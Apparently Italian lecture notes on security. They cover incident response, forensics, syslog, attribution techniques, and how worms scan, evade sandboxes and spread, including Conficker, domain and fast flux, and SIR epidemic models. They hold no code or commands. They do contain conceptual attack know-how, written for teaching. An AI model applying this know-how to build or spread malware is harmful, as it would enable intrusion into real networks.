
Progettato per emulare in modo realistico le tattiche, le tecniche e le procedure (TTP) di aggressori avanzati, Cascade si integra con le informazioni del modello MITRE ATT&CK.

Cascade fornisce meccanismi preconfigurati per **creare rapidamente server C2**, tunnel di comunicazione e altri componenti necessari alle operazioni di red teaming. L'infrastruttura, una volta generata, può essere personalizzata in base al tipo di minaccia o scenario da emulare (ad esempio APT specifiche o campagne mirate). Il framework raccoglie in automatico i dati generati nel corso di un'operazione di red teaming (log, eventi di sistema, comandi eseguiti, ecc.). Queste informazioni vengono allineate alle tecniche e tattiche definite nel modello MITRE ATT&CK. Cascade offre strumenti per correlare le attività maliziose simulate con gli indicatori di compromissione e i pattern di attacco noti.

Grazie a questa automazione, gli analisti possono concentrarsi sulle attività strategiche di decision-making, invece di perdere tempo in operazioni manuali e ripetitive.

Incident Response = Reaction on the target system

Il ciclo di risposta agli incidenti è il processo di risposta agli eventi che potrebbero compromettere un sistema.



Preparation: Prepararsi prima che un incidente si verifichi, definendo le procedure, gli strumenti da utilizzare in caso di incidente, e la preparazione del personale.

Identification: Determinazione di cosa è accaduto raccogliendo informazioni.

Containment & Escalation: Una volta identificato l'incidente, si cerca di limitarne l'impatto per evitare che si diffonda.

Notification: Nel caso di violazione dei dati, si informa le vittime della violazione.

Ex-Post Response: Vengono effettuate attività di riparazione per supportare le vittime.

Analysis & Eradication: Si analizzano le cause alla radice dell'incidente e si agisce per rimuoverle.

Recovery: Si lavora per ripristinare le normali funzionalità del sistema.

Lessons Learned: Si analizza l'intero incidente per identificare aree di miglioramento, aggiornando il sistema in modo che eventi simili non si ripetano in futuro.

Reazione nel sistema target

Una volta identificato l'attacco, il sistema attaccato reagisce tramite le seguenti attività.

Containment: Agire il più velocemente possibile per limitare il danno e evitare che l'incidente si espanda o causi più danni, prima di intervenire per rimuovere la radice.

Eradication: Si rimuove la minaccia radice dell'attacco dal sistema e si ripristina lo stato precedente. Il sistema viene completamente ripulito.

Recovery: Dopo l'eradicazione, i sistemi vengono testati, monitorati e convalidati per garantire che siano pronti a tornare in produzione. Si verifica che non ci siano compromissioni residue.

Lessons Learned: Analizzare l'intero incidente e aggiornare in base a questo i sistemi e le procedure per prevenire e gestire meglio intrusioni future.

Contenimento


Per il containment sono utilizzati principalmente tre meccanismi principali.

Host Quarantine: Si impedisce a un host infetto di comunicare con altri host all'interno della rete. Viene implementato utilizzando Access Control List a livello IP su router o firewall.

String-Matching: Si analizzano i pacchetti di rete in arrivo confrontandoli con firme conosciute di minacce. Se viene rilevata una corrispondenza, i pacchetti associati alla minaccia vengono eliminati, impedendo al malware di diffondersi ulteriormente.

Connection Throttling: Si limita la velocità delle connessioni in uscita effettuate da un dispositivo. Questo rallenta, ma non necessariamente blocca, la diffusione di worm o altre minacce.

Forensics



L'**analisi forense** riguarda la gestione delle prove digitali in caso di crimini informatici, in modo da garantire che siano utilizzabili in procedimenti legali. Le prove devono essere preservate nella loro forma originale, senza alterazioni. Ogni accesso o spostamento delle prove deve essere documentato per garantire la validità legale.

Quando si verifica un incidente, il primo passo è contattare le autorità competenti. Prima di spegnere il sistema, è fondamentale copiare la memoria (RAM), i processi in esecuzione, i file aperti e le connessioni di rete attive. Dopo aver raccolto i dati volatili, il sistema viene spento in modo sicuro per evitare ulteriori alterazioni o perdite di dati. Una copia forense del disco viene creata per analizzare i dati senza compromettere l'integrità dell'originale.

L'analisi viene effettuata su copie delle immagini digitali, mai sull'originale. Si cercano tracce di attività sospette, malware, file compromessi o altre evidenze. Fotografie dell'area circostante vengono raccolte per catturare informazioni sul contesto dell'incidente (es. pendrive usb collegate). Il sistema originale viene conservato in un'area sicura e con accesso minimo.


Utilizzo dei Log

I file di log sono fondamentali per le attività di eradicazione e analisi forense.

I file di log devono essere strutturati in modo da poter essere utilizzati come prove legali per **identificare e perseguire l'attaccante, fornendo una base legale nelle indagini.**

I file di log devono registrare ogni tentativo di accesso al sistema, i tentativi di autenticazione falliti, informazioni sull'uso di risorse critiche e informazioni sulle attività sospette rilevate dai sistemi di monitoraggio.

È essenziale garantire l'integrità dei file di log. Devono essere scrivibili una sola volta e utilizzare meccanismi come puntatori hash per garantire che ogni record dipenda dai precedenti.



Throw Away: Tutti i dati del file di log vengono eliminati quando il file è pieno.

Reset: I dati vengono sovrascritti nello stesso file, mantenendo solo le informazioni più recenti.

Rotate: I log vengono salvati in più file in modo ciclico. Quando un file si riempie, si passa al successivo, creando una sequenza di file di log.

Compress and Archive: I file di log vengono compressi e archiviati in una memoria a basso costo per conservarli a lungo termine.

Syslog

Syslog è un tool per la creazione di file di log, che permette al programmatore di definire la configurazione delle azioni che devono essere eseguite per gestire i log nel file /etc/syslog.conf.

Ogni riga valida del file syslog.conf ha la struttura **Selector <TAB> Action**.

Selector specifica quale tipo di messaggio di log deve essere gestito, in base a facility e severity level, con la sintassi *facility.level*. **Action** specifica **cosa fare** con i messaggi selezionati, come salvarli in un file, inviarli a un altro host specificando host name o indirizzo IP. Le sintassi sono rispettivamente *filename*, *@hostname*, *@ipaddress*, sostituendo il valore.

mail.info /var/log/maillog significa che tutti i messaggi di log relativi al sistema di posta con livello "info" devono essere salvati nel file /var/log/maillog.

I programmi che supportano il protocollo syslog generano record di log e li inviano a un file speciale chiamato **/dev/log**. Il processo deamon **syslogd** legge i record di log da /dev/log e in base alla configurazione, salva i log su file specifici, invia i messaggi di log sul terminale o invia i log ad altri computer sulla rete.

Syslog categorizza i messaggi in base a una "facility", che assegna un numero al tipo di evento che ha generato il log. Il sistema *syslog* sfrutta queste "facility" per filtrare, categorizzare e instradare i messaggi in base alla loro origine.

Compromise recording

Facility Number	Facility Description	Facility Number	Facility Description
0	kernel messages	12	NTP subsystem
1	user-level messages	13	log audit
2	mail system	14	log alert
3	system daemons	15	clock daemon
4	**security/authorization messages	16	local use 0 (local0)
5	messages generated internally by Syslog	17	local use 1 (local1)
6	line printer subsystem	18	local use 2 (local2)
7	network news subsystem	19	local use 3 (local3)
8	UUCP subsystem	20	local use 4 (local4)
9	clock daemon	21	local use 5 (local5)
10	security/authorization messages	22	local use 6 (local6)
11	FTP daemon	23	local use 7 (local7)

Syslog aware modules

I **livelli di severità** sono utilizzati per categorizzare gli eventi registrati nel sistema in base alla loro gravità. Ogni livello è associato a una priorità specifica e aiuta a determinare quanto velocemente un problema deve essere affrontato.

1. **EMERGENCY (0):** Condizione di panico che richiede l'attenzione immediata di tutto il personale tecnico, poiché coinvolge più applicazioni, server o sistemi critici (es. terremoti o gravi disastri).
2. **ALERT (1):** Problema che deve essere corretto immediatamente, come la perdita della connessione di backup ISP.
3. **CRITICAL (2):** Problema grave che richiede intervento immediato, ad esempio un guasto in un sistema primario.
4. **ERROR (3):** Errori non urgenti, ma che devono essere risolti entro un periodo definito (es. segnalazioni a sviluppatori o amministratori).
5. **WARNING (4):** Messaggi di avviso che indicano un potenziale problema imminente se non viene intrapresa un'azione (es. spazio disco vicino al limite).
6. **NOTICE (5):** Eventi insoliti ma non critici, utili per rilevare problemi potenziali, senza necessità di azione immediata.
7. **INFORMATIONAL (6):** Messaggi operativi normali, utilizzati per scopi di reportistica o monitoraggio (es. throughput).
8. **DEBUG (7):** Informazioni di debug utili per gli sviluppatori durante la fase di sviluppo e non durante le normali operazioni.



Backup contro i ramsoware

Quando un attacco ransomware compromette un sistema, il backup consente di ripristinare lo stato precedente del sistema senza pagare il riscatto.

Se le vulnerabilità sfruttate dal ransomware non vengono risolte, l'attaccante può tornare a colpire. Gli attacchi potrebbero aver già compromesso i backup stessi, rendendoli inutilizzabili. Gli attaccanti potrebbero comunque diffondere informazioni riservate, danneggiando l'immagine dell'organizzazione. La robustezza può essere migliorata utilizzando backup **immutabili** o su dispositivi **WORM (Write Once Read Many)**:

Attribution

Attribution è il processo di tracciare e identificare l'autore di un'intrusione. Per attribuire un'intrusione, vengono analizzati gli strumenti utilizzati durante l'attacco, il comportamento dell'attaccante, l'infrastruttura utilizzata durante l'attacco, il codice riutilizzato in più attacchi e i dati provenienti dai file di log.

Tuttavia, conoscere l'identità dell'aggressore non offre un beneficio tangibile per contenere l'attacco in corso. Inoltre, le prove raccolte attraverso i metodi di attribuzione potrebbero non essere utilizzabili in tribunale.

Tecniche di Attribution

Input Debugging


L'**Input Debugging** è un processo usato per rintracciare la sorgente di un attacco informatico analizzando il traffico attraverso i router della rete. Si concentra sui router che si trovano più vicini alla fonte dell'attacco, risalendo progressivamente il percorso seguito dai pacchetti malevoli.

La vittima identifica un **pattern malevolo**, come una firma d'attacco, un indirizzo di destinazione o una porta specifica, e lo condivide con i router della rete. I router vengono configurati per monitorare il traffico e segnalare se ricevono pacchetti che corrispondono al pattern specificato. Quando un router rileva il traffico sospetto, il debugging prosegue con il router successivo "a monte", risalendo progressivamente la catena fino alla possibile origine dell'attacco.

Stream Matching


La tecnica dello **Stream Matching** viene utilizzata per attribuire attività di rete, confrontando i flussi di dati in entrata e in uscita da una rete, con l'obiettivo di identificare la correlazione tra essi.

Si osservano i dati che entrano ed escono da una rete o un host. Si analizzano le intestazioni dei pacchetti, il loro contenuto e il loro timestamp. Se si trova una correlazione tra un flusso in entrata e uno in uscita, si può dedurre il percorso del traffico e attribuirlo a una fonte specifica.



Filtering

Il **Network Ingress Filtering** è una tecnica utilizzata per garantire che ogni pacchetto in entrata provenga da un indirizzo IP che rientra in un intervallo accettabile per quel router. Il filtering impone che ogni pacchetto in entrata abbia un indirizzo IP di origine **valido** per il router da cui è passato. In questo modo, il traffico malevolo può essere attribuito a una rete specifica.



Esempio: La rete protetta ha connessioni a una rete esterna tramite più gateway e connessioni interne tramite router principali (E1, E2, E3, GW1, GW2).

I router (E1, E2, ecc.) sono configurati in modo che solo i pacchetti con indirizzi IP di origine validi per ciascun percorso possano passare. Se un attaccante utilizza il router **E11** per attaccare la vittima 1, il filtraggio obbliga l'attaccante a rivelare che si trova nella rete **E1**, poiché i pacchetti devono avere un indirizzo valido per quella connessione.

Perché il filtering sia efficace, **tutti i punti di ingresso della rete protetta devono implementare il filtraggio**. Se anche un solo punto non lo applica, l'attaccante può sfruttarlo per aggirare le regole.

Traceback Queries: Ogni router della rete viene interrogato per verificare se ha ricevuto un messaggio di attacco specifico, permettendo di tracciare il percorso a ritroso.

Input Debugging: Si utilizzano i messaggi di attacco per chiedere ai router vicini se rilevano lo stesso traffico malevolo, estendendo la ricerca attraverso la rete.

Modify Transmitted Messages: I router aggiungono identificatori univoci ai messaggi durante la trasmissione, rendendo tracciabile il percorso seguito dai dati.

Transmit Separate Messages: I router inviano un secondo messaggio insieme a quello originale, contenente informazioni utili per rintracciare la fonte del traffico.

Reconfigure & Observe Network: Si modifica temporaneamente la configurazione della rete per monitorare variazioni nel traffico, aiutando a identificare l'origine degli attacchi.

Query Hosts: Si interrogano i dispositivi finali per ottenere informazioni sul loro stato e individuare eventuali tracce dell'attacco, come pacchetti o attività sospette.

Insert Host Monitor Functions: Si installano programmi di monitoraggio sugli host per raccogliere dati relativi ad attività sospette, migliorando la possibilità di attribuire l'attacco.

Match Streams: Si analizzano i flussi di dati in entrata e in uscita da una rete, confrontando intestazioni, contenuti o temporizzazioni per identificare connessioni tra input e output. Questo aiuta a tracciare la propagazione del traffico.

Exploit Attacker Self-Identification: Si sfruttano tecniche che inducono l'attaccante a rivelare informazioni identificative (ad esempio, tramite beacons, cookie o watermarking), nonostante i tentativi di anonimato.

Observe Honeypot: Si utilizzano honeypot per attrarre attaccanti e monitorare il loro comportamento. Questo permette di raccogliere informazioni su tecniche e strumenti utilizzati, identificando anche dispositivi compromessi.

Employ Forward-deployed Intrusion Detection Systems: Si posizionano IDS vicino agli attaccanti per rilevare attività sospette il più presto possibile, aumentando la probabilità di identificare l'origine dell'attacco.

Perform Filtering: Si applicano regole di filtraggio sui messaggi in entrata, consentendo il passaggio solo di quelli con indirizzi IP validi. Questo limita le possibilità di spoofing e facilita l'attribuzione dell'attacco.

Surveil Attacker: Si monitorano attaccanti noti o sospetti, osservandone tecniche, strumenti e comportamento per raccogliere dati utili all'attribuzione.

Employ Reverse Eflow: Si marciano i dati che tornano indietro verso l'attaccante, utilizzando sistemi intermedi per rilevare queste marcature.

Why Not Attribution

Per attribuire un attacco in modo inequivocabile, è necessario **conoscere e monitorare l'infrastruttura dell'attacco**, raccogliendo informazioni dettagliate sui sistemi, strumenti e tecniche utilizzate dagli attaccanti.

Ogni attribuzione **rivelà agli attaccanti** che la loro infrastruttura è stata compromessa e monitorata, permettendo loro di modificare le loro tecniche e cambiare l'infrastruttura di attacco.

Gli Stati spesso evitano di attribuire pubblicamente un'intrusione perché: potrebbe compromettere operazioni di rilevamento future, perché deve essere supportata da dati affidabili per evitare conseguenze diplomatiche. Un'attribuzione pubblica potrebbe aumentare le tensioni internazionali.

Se un attacco viene attribuito a un attore sponsorizzato da uno Stato, viene classificato come "atto di guerra" e non viene coperto dalle compagnie assicurative. In questi casi, l'onere finanziario ricade sulle aziende colpite.

Una strategia di tracciamento consiste nel tracciare i flussi finanziari, in particolare i pagamenti effettuati in criptovalute, per individuare i criminali informatici e comprendere le loro operazioni.

AUTOMATING SIMPLE INTRUSIONS

Esistono **diverse strategie** per automatizzare un'intrusione, che spaziano da metodi **semplici a sofisticati**. Tuttavia, anche con tecnologie avanzate, l'automazione copre solo una parte dell'intrusione, quindi l'intervento umano è sempre richiesto.

Una delle strategie più semplici per automatizzare totalmente un'intrusione è lo sviluppo di un **worm**.

Worm


Un **worm** è un tipo di malware in grado di **replicarsi** su altri nodi della rete **senza** necessità di **intervento umano**. Si diffonde **autonomamente** su Internet, **compromette** nodi e **installa** un exploit su ciascuno di essi, **sfruttando** le loro vulnerabilità.

I worm possono diffondersi attraverso email, chat, file condivisi o direttamente attacchi via rete verso un nodo vulnerabile.

Una vulnerabilità è considerata **wormable** se consente un attacco remoto che permette l'esecuzione di codice su un nodo remoto e consente al worm di generare nuovi processi sul sistema target, replicandosi e propagandosi automaticamente.

I worm possono infettare rapidamente un'intera rete diffondendosi senza richiedere interazione umana.

Come agisce un worm



Il worm genera un indirizzo IP casuale per cercare nuovi nodi da infettare, in modo automatico e iterativo finché non trova un nodo disponibile. Invia una richiesta all'indirizzo IP generato per verificare se esiste un dispositivo attivo associato a quell'indirizzo. Se **non esiste** alcun dispositivo associato, genera un altro indirizzo e ripete il processo. Se **esiste** un dispositivo, il worm verifica se sul dispositivo esiste un servizio vulnerabile sfruttabile, eseguendo **exploit multipli** per trovare una vulnerabilità wormable. In tal caso, sfrutta la vulnerabilità per eseguire codice malevolo e infetta il dispositivo, replicando se stesso sul nodo compromesso. Questo processo continua iterativamente cercando altri nodi vulnerabili e infettandoli, finché non infetta tutti o raggiunge il suo goal prefissato.

Worm Obfuscation


L'obfuscation viene utilizzata per rendere il codice del worm difficile da comprendere.

Ogni **subroutine** del malware viene progettata come una macchina a stati finiti, in modo che il codice non segue un percorso lineare, ma salta tra vari "stati" in base a una variabile di controllo. Questa variabile determina quale sezione del codice viene eseguito successivamente, in modo che il flusso di esecuzione risulti dinamico. All'inizio di ogni subroutine, il malware decifra una tabella di valori, che contiene le costanti utilizzate nella subroutine e una mappa delle transizioni tra gli stati della macchina. L'indirizzo della subroutine successiva è generato utilizzando valori codificati nel codice e valori estratti dalla tabella decifrata. Il risultato viene caricato in un registro, e la chiamata alla subroutine successiva (BL) viene effettuata in modo indiretto tramite il registro. Questo rende difficile per gli strumenti di analisi capire quali parti del codice vengono eseguite.

Se il malware rileva di essere in un ambiente di sandbox, carica un **payload falso** per nascondere le sue vere funzionalità. In un ambiente normale, il malware carica il suo **payload reale**, che consente al worm di comunicare in modo anonimo con i suoi controllori.

Worm Conficker

Conficker è un worm progettato per sfruttare vulnerabilità nei SO Windows, che si diffonde rapidamente attraverso la rete per compromettere i sistemi e creare una rete di dispositivi infetti botnet.



Versione A: Se rileva una tastiera con layout ucraino, si arresta. Crea un mutex per garantire che una sola istanza del worm venga eseguita su una macchina. Controlla la versione di Windows per assicurarsi che sia compatibile con l'exploit. Si attacca a un processo di sistema legittimo "**service.exe**" per camuffare la propria presenza. Il worm si copia con un nome casuale nella directory **System32** per evitare il rilevamento. Abilita una backdoor per consentire il controllo remoto. Scansiona la rete alla ricerca di altri dispositivi vulnerabili e li infetta. Entra in uno stato di sospensione per 30 minuti prima di ripetere il ciclo. Prova a scaricare software antispyware aggiornato per assicurarsi che il sistema non venga disinfeccato. Il worm verifica se la macchina infetta ha una connessione Internet attiva. Entra in modalità sospensione per 3 ore, per evitare di essere rilevato. **Domain flux** → Il worm genera un elenco di domini da contattare per ricevere istruzioni e scaricare file provenienti dagli attaccanti.

Domain Flux

Il **Domain Flux** è una tecnica che consiste nella generazione di un grande numero di **nomi di dominio pseudo-casuali** generata dal dispositivo infetto tramite un algoritmo di generazione di domini "candidati" implementato dall'attaccante attraverso regole a lui note, che vengono utilizzati per stabilire la connessione con il Command&Control Server. I dispositivi infetti inviano richieste DNS ai domini generati. Continuano a provare fino a quando uno dei domini dell'attaccante risponde con successo.

Fast Flux

Il **Fast Flux** è una tecnica utilizzata dagli attaccanti per rendere le loro infrastrutture di attacco più difficili da tracciare. Gli attaccanti registrano un nome di dominio e lo associano a un set di indirizzi IP. Questi indirizzi IP vengono registrati, poi rapidamente deregistrati e sostituiti con nuovi indirizzi ogni pochi secondi o minuti. Gli attaccanti configurano un TTL molto breve (60 secondi) per i record DNS. Dopo la scadenza del TTL, l'indirizzo IP non è più valido e viene rimosso dall'associazione con il dominio.

Molti degli indirizzi IP utilizzati appartengono a dispositivi compromessi, che agiscono come proxy per il server di origine dell'attaccante.

Il frequente cambio degli indirizzi IP rende difficile per le autorità bloccare il dominio o rintracciare il server di origine.

Ottimizzazione della generazione di indirizzi

Per infettare altri nodi in una rete, un worm genera indirizzi IP da provare. Questa generazione deve essere ottimizzata per bilanciare tra **Indirizzi della stessa rete locale del nodo infetto e indirizzi globali**.

La **Densità** è definita come la probabilità che un indirizzo generato casualmente corrisponda a un nodo reale nella rete. La probabilità che un indirizzo locale appartenga a un nodo reale è più alta.

Se ci sono pochi indirizzi locali, il worm potrebbe essere rilevato e rimosso prima di diffondersi, poiché non riesce a infettare nodi vicini rapidamente.


Se ci sono troppi indirizzi locali, dopo aver infettato tutti i nodi locali, le risorse del worm sono spurate nel provare a reinfectare nodi già compromessi, compromettendo la diffusione globale.

L'efficacia del worm dipende dalla capacità di bilanciare questi due aspetti per raggiungere nuovi nodi senza essere rilevato.

Modello SIR di Kermack e McKendrick (1927)

Viene utilizzato un modello comunemente applicato alle malattie infettive per analizzare come un'infezione si diffonde in una popolazione. La funzione stima il numero di infetti in funzione del tempo.

Il modello considera una popolazione fissa, senza aggiunte o rimozioni, che rappresenta tutti i dispositivi che il worm può potenzialmente infettare. Si assume che ogni nodo possa potenzialmente comunicare con tutti gli altri.



Il modello suddivide i nodi di una rete in tre stati principali:

Susceptible: Dispositivi che possono essere potenzialmente infettati.

Infected: Dispositivi già infettati dal worm che possono propagare l'infezione ad altri nodi suscettibili.

Recovered: Dispositivi che non possono più essere infettati. Il nodo è già stato infettato e riconfigurato o tutto il sistema è stato immunizzato.

Da S→I: Un dispositivo suscettibile (S) viene infettato quando il worm sfrutta una vulnerabilità.

Da I→R: Un dispositivo infetto (I) viene rilevato e riparato, passando allo stato recuperato (R).

β è il **tasso di infezione**: più grande è β , più velocemente i suscettibili passano a infetti.

Il tasso di infezione β dipende da fattori come la **funzione per generare indirizzi IP da attaccare**, il numero di sistemi vulnerabili presenti nella rete e la virulenza del worm. Più alta è β , più velocemente si diffondono l'infezione nella rete.

γ è il **tasso di guarigione**: γ rappresenta il numero di infetti che, nell'unità di tempo, diventano recovered. Rappresenta la velocità con cui i sistemi vulnerabili vengono "patchati" (simile alla vaccinazione).

$S \rightarrow I$ con un "peso" pari a β s i

$I \rightarrow R$ con un "peso" pari a γ i.

$\frac{ds}{dt} = -\beta si$	s = potentially infected i = infected r = recovered Beta = infection rate Gamma = recovery rate Gamma may be neglected in the case of worms because the time to spread is very little
$\frac{di}{dt} = \beta si - \gamma i$	
$\frac{dr}{dt} = \gamma i$	

Il modello indica (grazie alle derivate → Variazione delle funzioni → max/min) che il numero di suscettibili diminuisce al salire del tasso di infezione β per il numero di suscettibili per il numero di infetti, ovvero diminuisce al salire dei nodi che passano da **S → I**.

Il numero di infetti cresce all'aumentare di $\beta S I$, ovvero del numero di infetti che passano da **S → I**, togliendo il numero di guariti γi , che passano allo stato di recovered **I → R**.

Il numero di recovered cresce al salire del tasso di guarigione moltiplicato per il numero di infetti.

Soglia epidemiologica


Si definisce **R₀** come il **numero medio di nuovi nodi infettati da un singolo nodo infetto** prima che quest'ultimo guarisca.

$$R_0 = \frac{\beta\sigma}{\gamma}$$

Dove β è il tasso di infezione, σ è la percentuale di dispositivi S suscettibili e γ è il tasso di guarigione.

Se **R₀>1**, il worm si diffonde nella rete, poiché ogni nodo infetto trasmette l'infezione a più di un altro nodo in media.

Se **R₀≤1** l'infezione non può sostenersi a lungo e si estinguerà col tempo.



Soluzione approssimativa dell'equazione sul numeri di infetti

La seguente equazione serve per calcolare quanti infetti ci saranno al prossimo istante di tempo, partendo da quanti infetti ci sono adesso.

$$I(t + \Delta t) = I(t) + \rho c S(t) \frac{I(t)}{N} \Delta t - I(t) \gamma \Delta t + o(\Delta t)$$

$$I(t + \Delta t) = I(t) + (\text{nuovi infetti}) - (\text{guariti})$$

I **Nuovi infetti** dipendono da quante persone sono suscettibili e dal tasso di infezione. I **Guariti** dipendono da quanti infetti ci sono e dal tasso di guarigione.

Se entrano più infetti di quanti ne escano, l'epidemia cresce. Se ne escono più di quanti ne entrano, l'epidemia cala.

Vengono utilizzate le seguenti equazioni →

$$S(t) = S(0)e^{-\xi(t)}$$

Significa che il numero di suscettibili **diminuisce esponenzialmente** nel tempo. S(0) è il numero iniziale di suscettibili. $\xi(t)$ è una funzione che dipende dal numero di infetti nel

tempo. L'esponenziale indica che più infetti ci sono, più velocemente i suscettibili si riducono.

$$\rightarrow I(t) = N - S(t) - R(t)$$

Il numero di infetti è ciò che resta dopo aver tolto i suscettibili e i recovered dalla popolazione totale N.

$$\rightarrow R(t) = R(0) + N \frac{\gamma}{\beta} \xi(t)$$

